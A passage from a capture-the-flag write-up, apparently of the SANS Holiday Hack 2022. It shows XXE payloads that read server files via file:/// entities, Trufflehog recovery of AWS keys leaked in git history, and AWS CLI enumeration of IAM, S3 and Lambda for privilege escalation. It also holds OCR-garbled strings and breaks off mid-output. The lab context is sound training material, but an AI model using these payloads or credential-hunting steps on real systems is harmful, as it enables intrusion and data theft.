17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
20 <?xml version='1.0' encoding='UTF-8' ?>
21 <root>
22   <imgDrop>
23     img1
24   </imgDrop>
25   <who>
26     princess
27   </who>
28   <reqType>
29     xml
30   </reqType>
31 </root>
```

**Response:**

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Server: Werkzeug/2.2.2 Python/3.10.8
3 Date: Mon, 26 Dec 2022 18:51:21 GMT
4 Content-Type: application/json
5 Content-Length: 193
6 Set-Cookie: Minilembahn=eddc1996-f2e4-4bd7-adef-d527787991f9.oFUX-8PF4z4SeUsbHcxThwHcx0U;
7 Domain=glaatarielsfountain.com; Path=/;
8 Via: 1.1 gunicorn/2.10.0
9 Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000
10 {
11   "appRep":
12     "I love rings of all colors! She definitely tries to convince everyone that the blue ones are her favorites. I'm not so sure though.",
13     "droppedOn": "none",
14     "visit": "none"
15 }
```

The response body contains JSON data describing a user's preferences regarding rings.

It didn't take long to understand we are looking for the ringlist (RINGLIST) file and that the file had a SIMPLE FORMAT (.txt) and the likely start of the PATH was /app (APP). So I knew the path was something like /app/something/ringlist.txt . Next I looked at Burpsuite history and saw that many items were being put into “static/images” – so the likely path became **/app/static/images/ringlist.txt**

Now it was time to use the xxe to retrieve the ringlist.txt

Burp Suite Community Edition v2022.11.4 - Temporary Project

Request

```

12 Origin: https://glamtarielsfountain.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://glamtarielsfountain.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE document [ <!ENTITY abcdef SYSTEM "file:///app/static/images/ringlist.txt" > ]>
22 <root>
23   <imgDrop>
24     &abcdef;
25   </imgDrop>
26   <who>
27     princess
28   </who>
29   <reqType>
30     xml
31   </reqType>
32 </root>

```

Response

```

1 HTTP/2 200 OK
2 Server: Werkzeug/2.2.2 Python/3.10.8
3 Date: Mon, 26 Dec 2022 18:53:46 GMT
4 Content-Type: application/json
5 Content-Length: 350
6 Set-Cookie: Minilembahn=edbc1996-f2e4-4bd7-adef-d527787991f9; oFUX-8PF4z4SeUsbHcxThwHCx0U; Domain=glamtarielsfountain.com; Path=/
7 Via: 1.1 google
8 Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000
9
10 {
11   "appResp": {
12     "msg": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it anymore! Please though, don't tell anyone about this."She really does try to keep things safe. Best just to put it away. (click)",
13     "droppedOn": "none",
14     "visit": "static/images/pholder-morethantopsupersecret63942.png,262px,100px"
15   }
16 }

```



This led to the next step:

Burp Suite Community Edition v2022.11.4 - Temporary Project

Request

```

13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://glamtarielsfountain.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE document [ <!ENTITY abcdef SYSTEM "file:///app/static/images/x_phial_holder_2022/silverring.txt" > ]>
22 <root>
23   <imgDrop>
24     &abcdef;
25   </imgDrop>
26   <who>
27     princess
28   </who>
29   <reqType>
30     xml
31   </reqType>
32 </root>

```

Response

```

1 HTTP/2 200 OK
2 Server: Werkzeug/2.2.2 Python/3.10.8
3 Date: Mon, 26 Dec 2022 18:55:05 GMT
4 Content-Type: application/json
5 Content-Length: 368
6 Set-Cookie: Minilembahn=edbc1996-f2e4-4bd7-adef-d527787991f9; oFUX-8PF4z4SeUsbHcxThwHCx0U; Domain=glamtarielsfountain.com; Path=/
7 Via: 1.1 google
8 Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000
9
10 {
11   "appResp": {
12     "msg": "I'm sorry to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please! Can't say that looks good. Someone has been up to no good. Probably that miserable Grinchum!",
13     "droppedOn": "none",
14     "visit": "static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px"
15   }
16 }

```



Which led to this next step:

The screenshot shows the Burp Suite interface with the following details:

- Repeater Tab:** The "Repeater" tab is selected. A message box displays the following XML payload:

```
<!DOCTYPE document [!ENTITY abcdef SYSTEM "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"]>
<root>
  <imgDrop>
    &abcdef;
  </imgDrop>
  <whos>
    <princess
    </whos>
    <reqType>
      xml
    </reqType>
  </root>
```
- Inspector Tab:** The "Response Headers" section shows the following:
  - Request Attributes: 2
  - Request Query Parameters: 0
  - Request Cookies: 2
  - Request Headers: 21
  - Response Headers: 7
- Bottom Status Bar:** The status bar at the bottom right indicates "682 bytes | 35 millis".

But that step said something about “ret TYPE of tongue”. So after some more help from friends on the Discord Channel – here is the final solution:

The screenshot shows the Burp Suite interface with the following details:

**Request**

```
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://glamtariehfountain.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
20 <xml version="1.0" encoding="UTF-8" ?>
21 <!DOCTYPE foo [ !ELEMENT foo ANY ]><!ENTITY xxe SYSTEM
22 "&file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]
23 </root>
24 <imgDrop>
25   img1
26 </imgDrop>
27 <who>
28   princess
29 </who>
30 <reqType>
31   &xxe;
32 </reqType>
33 </root>
```

**Response**

```
1 HTTP/2 200 OK
2 Server: Werkzeug/2.2.2 Python/3.10.8
3 Date: Mon, 26 Dec 2022 18:57:57 GMT
4 Content-Type: application/json
5 Content-Length: 593
6 Set-Cookie: MinLiebhaber=edb1996-f2e4-4bd7-adef-d527787991f9.oFUX-BPF4zSeUsbHcxThwHCx0U;
7 Domain=glamtariehfountain.com; Path=/;
8 Alt-Svc: h3=":443"; ma=2592000
9
10 {
11   "appResp":
12     "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist,
13     I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes
14     one wonder what 'precious' it really was to him. Though I haven't touched it myself, I've been keeping
15     it safe until someone trustworthy such as yourself came along. Congratulations! Wow, I have never seen
16     that before! She must really trust you!",
17   "dropdowns": "none",
18   "visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
19 }
20
```

Missed catching hints image.



You Got 100 coins!  
Use them to buy hats and NFTs.

Talk to Albowl after:



No! That's not yours!

This birdbath showed me images of this happening.

But I didn't believe it because nobody is better than Akbowl!

Akbowl's head is the hardest! That's what the other spors tell me.

I guess Akbowl's head is not the smartest.

## Recover the Cloud Ring

### 1) AWS CLI Intro

Difficulty: 

Try out some basic AWS command line skills in this terminal.  
Talk to Jill Underpole in the Cloud Ring for hints.

#### ANSWER:

Just solve the terminal.

#### SOLUTION:

Start by talking to Jill:



Jill Underpole

Umm, can I help you?

Me? I'm Jill Underpole, thank you very much.

I'm working on this here smoke terminal.

Next open the terminal and solve it:

You may not know this, but AWS CLI help messages are very easy to access. First, try typing:  
\$ aws help

elf@92d14cc2a685:~\$ █

[AWS\_101] GiAMS\_101# "92d14cc2a685" 23:10 22-Nov-22

 New [Objective] Unlocked: AWS CLI Intro!  
[Click here to see this item in your badge.](#)

The text of this terminal is below with my responses in **bold**.

You **may not know this**, but AWS CLI help messages are very easy to access. First, try typing:

\$ **aws help**

(...)

Great! When you're done, you can quit with q.

Next, please configure the default aws cli credentials with the access key AKQAAAYRK07A5Q5XUY2IY, the secret key qzTscgNdcdwIo/soPKPoJn9sBr15eMQQL19iO5uf and the region us-east-1 .  
<https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-configure-quickstart-config>

\$ **aws configure**

AWS Access Key ID [None]: **AKQAAAYRK07A5Q5XUY2IY**

AWS Secret Access Key [None]: **qzTscgNdcdwIo/soPKPoJn9sBr15eMQQL19iO5uf**

Default region name [None]: **us-east-1**

Default output format [None]: **json**

Excellent! To finish, please get your caller identity using the AWS command line. For more details please reference:

\$ aws sts help

or reference:

<https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html>

\$ **aws sts get-caller-identity**


{

  "UserId": "AKQAAAYRK07A5Q5XUY2IY",

```
“Account: “602143214321”,  
“Arn”: :arn:aws:iam:: 602143214321:user/elf_helpdesk”  
}
```

Great, you did it all!

Close the terminal.



## 2) Find the Next Objective

*Difficulty:*


Talk to Jill Underpole for the next objective.

### ANSWER:

No answer required.

### SOLUTION:

Go back and talk to Jill:



## 3) Trufflehog Search

*Difficulty:* 

Use Trufflehog to find secrets in a Git repo. Work with Jill Underpole in the Cloud Ring for hints. What's the name of the file that has AWS credentials?

Submit


### ANSWER:

`put_policy.py`

## SOLUTION:

The hints from Jill are above.

Talk to Gerty to get a link to the repository.



Code Rep: [https://haugfactory.com/orcadmin/aws\\_scripts](https://haugfactory.com/orcadmin/aws_scripts)

I loaded trufflehog on my Kali VM and executed the following:

```
[jim@ kali2022)-[~/Desktop/hh2022/code-repo]
$ trufflehog https://haugfactory.com/orcadmin/aws_scripts
~~~~~
Reason: High Entropy
Date: 2022-09-07 09:53:32
Hash: 3476397f95da11a776d4118f1f9ae6c9d4af0c9
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -4,8 +4,8 @@ import json

iam = boto3.client('iam',
    region_name='us-east-1',
-   aws_access_key_id=ACCESSKEYID,
-   aws_secret_access_key=SECRETACCESSKEY,
+   aws_access_key_id="AKIAIDAYRANYAHGQOHD",
+   aws_secret_access_key="e95qToloszIg09dNBsQMsc5/foiPdKunPJwc1rL",
)
# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy()

~~~~~
~~~~~
Reason: High Entropy
Date: 2022-09-07 09:53:12
Hash: 106d33e1ffd53eea753c1365eafc6588398279b5
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -4,8 +4,8 @@ import json

iam = boto3.client('iam',
    region_name='us-east-1',
-   aws_access_key_id="AKIAIDAYRANYAHGQOHD",
-   aws_secret_access_key="e95qToloszIg09dNBsQMsc5/foiPdKunPJwc1rL",
+   aws_access_key_id=ACCESSKEYID,
+   aws_secret_access_key=SECRETACCESSKEY,
)
```

```

# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy()

~~~~~
~~~~~
Reason: High Entropy
Date: 2022-09-06 15:11:23
Hash: 03a20997c70f2443959446d5569e5b9846d95036
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -4,12 +4,12 @@ import json


iam = boto3.client('iam',
    region_name='us-east-1',
-   aws_access_key_id=ACCESSKEYID,
-   aws_secret_access_key=SECRETACCESSKEY,
+   aws_access_key_id="AIDAYRANYAHGQ0HD70USS",
+   aws_secret_access_key="e95qToloszIg09dNBsQMsc5/foiPdKunPJwc1rl",
)
# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy(
    PolicyDocument='{"Version":"2012-10-
17","Statement":[{"Effect":"Allow","Action":["ssm:SendCommand"],"Resource":["arn:aws:ec2:us-
east-1:748127089694:instance/i-0415bfb7dcfe279c5","arn:aws:ec2:us-east-
1:748127089694:document/RestartServices"]}]}' ,
    PolicyName='AllAccessPolicy',
-   UserName='nwt8_test',
+   UserName='elf_test',
)

~~~~~
~~~~~
Reason: High Entropy
Date: 2022-09-06 15:10:48
Hash: 422708564ef952ff28ce719ab6dc15002fa84a6e
Filepath: put_policy.py
Branch: origin/main
Commit: added

@@ -1,15 +0,0 @@
-import boto3
-import json
-
-
-iam = boto3.client('iam',
-    region_name='us-east-1',
-    aws_access_key_id="AIDAYRANYAHGQ0HD70USS",
-    aws_secret_access_key="e95qToloszIg09dNBsQMsc5/foiPdKunPJwc1rl",
-)
-# arn:aws:ec2:us-east-1:accountid:instance/*
-response = iam.put_user_policy(
-    PolicyDocument='{"Version":"2012-10-
17","Statement":[{"Effect":"Allow","Action":["ssm:SendCommand"],"Resource":["arn:aws:ec2:us-
east-1:748127089694:instance/i-0415bfb7dcfe279c5","arn:aws:ec2:us-east-
1:748127089694:document/RestartServices"]}]}' ,
-    PolicyName='AllAccessPolicy',
-    UserName='elf_test',
-)
-
```

~~~~~

Click on your badge and enter “**put\_policy.py**” into the Objective for this challenge.



#### 4) Find the Next Objective

*Difficulty:*

Talk to Gerty Snowburrow for the next objective.

**ANSWER:**

**No answer required.**

**SOLUTION:**

Talk to Gerty again:

Say, you got it done, didn't you?

Well now, you might just be able to tackle the other AWS terminal down here.

It's a bit more involved, but you've got the credentials to get it started now.

Before you try it, you should know the difference between managed and inline policies.  
Short version: inline policies apply to one identity (user, role, group), and managed policies can be attached to many identities.  
There are different AWS CLI commands to interact with each kind.

Other than that, the important bit is to know a bit about cloud or IAM privilege escalation.

Sometimes attackers find access to more resources by just trying things until something works.

But if they have access to the iam service inside the AWS CLI, they might just be able to ask what access they have!

**i** New [Hint] Unlocked: (Attached) User Policies!  
Click here to see this item in your badge.

**i** New [Hint] Unlocked: IAM Privilege Escalation!  
Click here to see this item in your badge.

**■** New [Objective] Unlocked: Exploitation via AWS CLI!  
Click here to see this item in your badge.

#### 5) Exploitation via AWS CLI

*Difficulty:*

Flex some more advanced AWS CLI skills to escalate privileges! Help Gerty Snowburrow in the Cloud Ring to get hints for this challenge.


**ANSWER:**

**Just complete the terminal.**

**SOLUTION:**

Gerty's hints are above.

Open the terminal next to Sulfrod and solve it.



New [Objective] Unlocked: Exploitation via AWS CLI!  
[Click here to see this item in your badge.](#)

The answers to the terminal are listed below in **bold**.

```
###
Use Trufflehog to find credentials in the Gitlab instance at
https://haugfactory.com/asnowball/aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity
###

$ trufflehog git https://haugfactory.com/asnowball/aws_scripts.git

Found unverified result 🗝️🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py

Found unverified result 🗝️🔑❓
Detector Type: Gitlab
Decoder Type: PLAIN
Raw result: add-a-file-using-the-Email: alabaster snowball
<alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md

Found unverified result 🗝️🔑❓
Detector Type: Gitlab
Decoder Type: BASE64
Raw result: add-a-file-using-the-
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
-----
$ git clone https://haugfactory.com/asnowball/aws_scripts.git
-----
Cloning into 'aws_scripts'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
```

```

Unpacking objects: 100% (64/64), 23.83 KiB | 1.25 MiB/s, done.
-----
$ cd aws_scripts
-----
$ git show 106d33e1ffd53eea753c1365eafc6588398279b5
-----
commit 106d33e1ffd53eea753c1365eafc6588398279b5
Author: asnowball <alabaster@northpolechristmastown.local>
Date:   Wed Sep 7 07:53:12 2022 -0700

    added

diff --git a/put_policy.py b/put_policy.py
index d78760f..f7013a9 100644
--- a/put_policy.py
+++ b/put_policy.py
@@ -4,8 +4,8 @@ import json

iam = boto3.client('iam',
    region_name='us-east-1',
-   aws_access_key_id=ACCESSKEYID,
-   aws_secret_access_key=SECRETACCESSKEY,
+   aws_access_key_id="AKIAIDAYRANYAHGQOHD",
+   aws_secret_access_key="e95qToloszIg09dNBsQMSc5/foiPdKunPJwc1rL",
)
# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy(
-----
$ aws configure
-----
AWS Access Key ID [None]: AKIAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: e95qToloszIg09dNBsQMSc5/foiPdKunPJwc1rL
Default region name [None]: us-east-1
Default output format [None]: json
-----
$ aws sts get-caller-identity
-----
{
    "UserId": "AIDAJNIAAQYHIAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
###  

Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find  

any policies attached to your user.  

The aws iam command to list attached user policies can be found here:  

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html  

Hint: it is NOT list-user-policies.
###
-----
$ aws iam list-attached-user-policies --user-name haug
-----
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1_READONLY_POLICY",
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
        }
    ],
    "IsTruncated": false
}

```

```

###  

Now, view or get the policy that is attached to your user.  

The aws iam command to get a policy can be found here:  

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html  

###  

-----  

$ aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY  

-----  

{  

    "Policy": {  

        "PolicyName": "TIER1_READONLY_POLICY",  

        "PolicyId": "ANPAYYOROBUERT7TGKUHA",  

        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",  

        "Path": "/",  

        "DefaultVersionId": "v1",  

        "AttachmentCount": 11,  

        "PermissionsBoundaryUsageCount": 0,  

        "IsAttachable": true,  

        "Description": "Policy for tier 1 accounts to have limited read only access to certain  

resources in IAM, S3, and LAMBDA.",  

        "CreateDate": "2022-06-21 22:02:30+00:00",  

        "UpdateDate": "2022-06-21 22:10:29+00:00",  

        "Tags": []  

    }  

}  

###  

Attached policies can have multiple versions. View the default version of this policy.  

The aws iam command to get a policy version can be found here:  

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html  

###  

-----  

aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY  

--version-id v1  

-----  

{  

    "PolicyVersion": {  

        "Document": {  

            "Version": "2012-10-17",  

            "Statement": [  

                {  

                    "Effect": "Allow",  

                    "Action": [  

                        "lambda>ListFunctions",  

                        "lambda:GetFunctionUrlConfig"  

                    ],  

                    "Resource": "*"  

                },  

                {  

                    "Effect": "Allow",  

                    "Action": [  

                        "iam GetUserPolicy",  

                        "iam>ListUserPolicies",  

                        "iam>ListAttachedUserPolicies"  

                    ],  

                    "Resource": "arn:aws:iam::602123424321:user/${aws:username}"  

                },  

                {  

                    "Effect": "Allow",  

                    "Action": [  

                        "iam GetPolicy",  

                        "iam GetPolicyVersion"  

                    ]  

                }  

            ]  

        }  

    }  

}

```

```

        ],
        "Resource": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
    },
    {
        "Effect": "Deny",
        "Principal": "*",
        "Action": [
            "s3:GetObject",
            "lambda:Invoke*"
        ],
        "Resource": "*"
    }
],
{
    "VersionId": "v1",
    "IsDefaultVersion": false,
    "CreateDate": "2022-06-21 22:02:30+00:00"
}
}
###  

Inline policies are policies that are unique to a particular identity or resource. Use the AWS CLI to list the inline policies associated with your user.  

The aws iam command to list user policies can be found here:  

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html  

Hint: it is NOT list-attached-user-policies.  

###  

-----  

$ aws iam list-user-policies --user-name haug  

-----  

{  

    "PolicyNames": [  

        "S3Perms"  

    ],  

    "IsTruncated": false
}  

###  

Now, use the AWS CLI to get the only inline policy for your user.  

The aws iam command to get a user policy can be found here:  

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html  

###  

-----  

$ aws iam get-user-policy --policy-name "S3Perms" --user-name haug  

-----  

{  

    "UserPolicy": {  

        "UserName": "haug",  

        "PolicyName": "S3Perms",  

        "PolicyDocument": {  

            "Version": "2012-10-17",  

            "Statement": [  

                {
                    "Effect": "Allow",
                    "Action": [
                        "s3>ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
                    ]
                }
            ]
        }
    }
}
```

```

        }
    },
    "IsTruncated": false
}
###  

The inline user policy named S3Perms disclosed the name of an S3 bucket that you have  

permissions to list objects.  

List those objects!  

The aws s3api command to list objects in an s3 bucket can be found here:  

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html  

###  

-----  

$ aws s3api list-objects --bucket smogmachines3  

-----  

{
    "IsTruncated": false,
    "Marker": "",
    "Contents": [
        {
            "Key": "coal-fired-power-station.jpg",
            "LastModified": "2022-09-23 20:40:44+00:00",
            "ETag": "\"1c70c98bebf3cff781a8fd3141c2945\"",
            "Size": 59312,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "industry-smog.png",
            "LastModified": "2022-09-23 20:40:47+00:00",
            "ETag": "\"c0abe5cb56b7a33d39e17f430755e615\"",
            "Size": 272528,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "pollution-smoke.jpg",
            "LastModified": "2022-09-23 20:40:43+00:00",
            "ETag": "\"465b675c70d73027e13ffaec1a38beec\"",
            "Size": 33064,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "pollution.jpg",
            "LastModified": "2022-09-23 20:40:45+00:00",
            "ETag": "\"d40d1db228c9a9b544b4c552df712478\"",
            "Size": 81775,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        }
    ]
}

```

```

},
{
    "Key": "power-station-smoke.jpg",
    "LastModified": "2022-09-23 20:40:48+00:00",
    "ETag": "\"2d7a8c8b8f5786103769e98afacf57de\"",
    "Size": 45264,
    "StorageClass": "STANDARD",
    "Owner": {
        "DisplayName": "grinchum",
        "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
    }
},
{
    "Key": "smog-power-station.jpg",
    "LastModified": "2022-09-23 20:40:46+00:00",
    "ETag": "\"0e69b8d53d97db0db9f7de8663e9ec09\"",
    "Size": 32498,
    "StorageClass": "STANDARD",
    "Owner": {
        "DisplayName": "grinchum",
        "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
    }
},
{
    "Key": "smogmachine_lambda_handler_qyJZcqVK0thRMgVrAJqq.py",
    "LastModified": "2022-09-26 16:31:33+00:00",
    "ETag": "\"fd5d6ab630691dfe56a3fc2fcfb68763\"",
    "Size": 5823,
    "StorageClass": "STANDARD",
    "Owner": {
        "DisplayName": "grinchum",
        "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
    }
},
],
{
    "Name": "smogmachines3",
    "Prefix": "",
    "MaxKeys": 1000,
    "EncodingType": "url"
}

#####
The attached user policy provided you several Lambda privileges. Use the AWS CLI to list
Lambda functions.
The aws lambda command to list functions can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
#####

$ aws lambda list-functions
-----
{
    "Functions": [
        {
            "FunctionName": "smogmachine_lambda",
            "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
            "Handler": "handler.lambda_handler",
            "CodeSize": 2126,
            "Description": "",
            "Timeout": 600,
        }
    ]
}

```

```

    "MemorySize": 256,
    "LastModified": "2022-09-07T19:28:23.634+0000",
    "CodeSha256": "GFnsIZfgFNA1JZP3TgTI0tIavOpDLiYlg7oziwbtRsa=",
    "Version": "$LATEST",
    "VpcConfig": {
        "SubnetIds": [
            "subnet-8c80a9cb8b3fa5505"
        ],
        "SecurityGroupIds": [
            "sg-b51a01f5b4711c95c"
        ],
        "VpcId": "vpc-85ea8596648f35e00"
    },
    "Environment": {
        "Variables": {
            "LAMBDASECRET": "975ceab170d61c75",
            "LOCALMNTPOINT": "/mnt/smogmachine_files"
        }
    },
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "7e198c3c-d4ea-48dd-9370-e5238e9ce06e",
    "FileSystemConfigs": [
        {
            "Arn": "arn:aws:elasticfilesystem:us-east-1:602123424321:access-point/f>
            "LocalMountPath": "/mnt/smogmachine_files"
        }
    ],
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ],
    "EphemeralStorage": {
        "Size": 512
    }
}
]
}

###  

Lambda functions can have public URLs from which they are directly accessible.  

Use the AWS CLI to get the configuration containing the public URL of the Lambda function.  

The aws lambda command to get the function URL config can be found here:  

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html  

###  

-----  

$ aws lambda get-function-url-config --function-name smogmachine_lambda  

-----  

elf@e6fa006ff15a:~/aws_scripts$ aws lambda get-function-url-config --function-name  

smogmachine_lambda  

{  

    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/",  

    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",  

    "AuthType": "AWS_IAM",  

    "Cors": {  

        "AllowCredentials": false,  

        "AllowHeaders": [],  

        "AllowMethods": [  

            "GET",  

            "POST"


```

```


        ],
        "AllowOrigins": [
            "*"
        ],
